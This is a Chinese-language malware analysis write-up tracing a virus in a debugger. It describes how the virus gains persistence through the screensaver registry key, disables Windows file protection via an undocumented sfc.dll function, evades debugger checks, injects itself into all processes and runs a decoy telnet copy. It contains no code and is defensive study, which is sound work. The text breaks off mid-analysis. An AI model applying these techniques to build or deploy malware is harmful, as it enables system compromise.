
接着打开注册表 HKEY_CURRENT_USER\Control Panel\Desktop 查询有没有 SCRNSAVE.exe (屏保程序)，如果有进行替换，作为自启动的一种方式




然后进行提权，调用提权函数




有趣的是提权之后会跳到一个高址，执行 InitializeSecurityDescriptor 和 SetSecurityDescriptorDacl 这两个函数，创建一个安全描述符，并且分配给该安全描述符一个空的 DACL，查了一下 MSDN，空的 DACL 表示系统允许对该对象的所有访问




之后分配内存空间，创建三个互斥量，互斥量的生成方式也很有意思，首先以 “Global\” 为起始字符串，接下来会进行两次循环，每次循环调用 GetTickCount 获取操作系统启动所经过的毫秒数，对其进行操作然后拼接到 “Global\” 后面，由于有两个循环所以拼接了两次




生成的三个互斥量



在 00910591 处会创建该病毒的第一个线程，回调函数的地址为 00B93F61，由于该线程比较简单，我就长话短说，该线程会首先调用 CreateMutexA 创建互斥量



然后进入该线程的核心部分，核心功能是关闭系统的文件保护，通过找到 sfc.dll 中编号为 2 的未公开函数，导入符号链接我们可知该函数名称为 SfcTerminateWatcherThread 来关闭文件保护机制，同时还获取了 SfcIsFileProtected 函数用于检测文件是否处于保护状态



之后线程会进入消息死循环……第一个线程分析完毕。

创建完第一个线程之后，单步跟会跳出 shellcode，之后你按 F9 程序会一直断在窗口回调函数处，仿佛一直在处理消息，给人造成一种病毒已经执行完毕的错觉，但是目前分析的结果与火绒剑产生的结果不符(并没有发现任何远程注入的行为)，这里我们应该这么想:病毒会不会在窗口回调函数中第二次调用 shellcode 呢?


解决方案:

我们之前已经找到了 01035D6C 处的 call eax 用于解密 shellcode 并执行 shellcode，我们在此下断点，OD 重启病毒程序，按下 F9，断在了第一次调用 shellcode 处，接着再按下 F9，程序并没有跑飞，反而是断了下来，说明病毒确实会第二次调用 shellcode，从结果上来看，虽然这两次会调用同一段 shellcode，但是会执行不同的功能。

这两次调用 shellcode 的不同点发生在创建的线程的回调函数中，首先将线程的回调函数从内存中 dump 出来，保存为“回调函数.txt”，IDA 载入分析


回调函数.txt(第二次创建线程的回调函数分析

长话短说，经过一系列的操作，会在 009AB766 处 call dword ptr ss:[ebp-0x11],也就是又一次创建了一个线程！！！回调函数地址 009AB3F8




为了后面叙述方便为该线程的回调函数起名为 M，对 M 进行下断，执行到 M 函数内，进行一系列的操作之后，终于到了 M 函数的核心，也是该病毒的核心部分


首先会调用 GetCurrentThread 获取当前线程的一个句柄，调用 SetThreadPriority 调整当前线程优先级




接着会遍历所有进程，调用 IsDebuggerPrsent 函数检测是否被调试，使用 StrongOD 插件轻松绕过（有兴趣的可以查一下 IsDebuggerPrsent 的检测原理，很简单，我就不补充了）




之后会打开对应的进程



然后遍历该进程中所有的线程



对每一个进程调用 CreateRemoteThread 进行远程线程的注入



注入的内容是自身，这里就不做过多的描述了


然而，到这里病毒并没有分析完！！！

剩余主线程功能分析


回到 shellcode 剩下的部分，我们只分析到了 CreateThread 用于创建了一个功能线程，接下来分析后面的操作

首先会调用 GetTempPath 获取临时目录，接着调用 CopyFile 将病毒文件复制到临时目录中，之后对病毒副本进行非常复杂的 PE 操作，创建文件映射，

移动节区数据，对该副本进行 PE 魔改，相当于将样本中的恶意代码全部去除掉只剩下 telnet 功能然后将该副本命名为 ptf6.tmp，存放在临时目录中(有兴趣的可以分析一下该病毒是怎么魔改原样本的，这里不做过多叙述，PE 操作可以看我之前分析勒索病毒的文章里面有详细分析)




之后会对该临时文件创建一个挂起的进程



最后调用 ResumeThread 使挂起的进程执行，呈现一个正常的 telnet 工具的界面，之后会等待那两个线程执行完毕，线程执行完毕之后删除文件并退出进程。

当窗口回调函数执行完之后，在病毒主体中，还会有一次注册表的操作



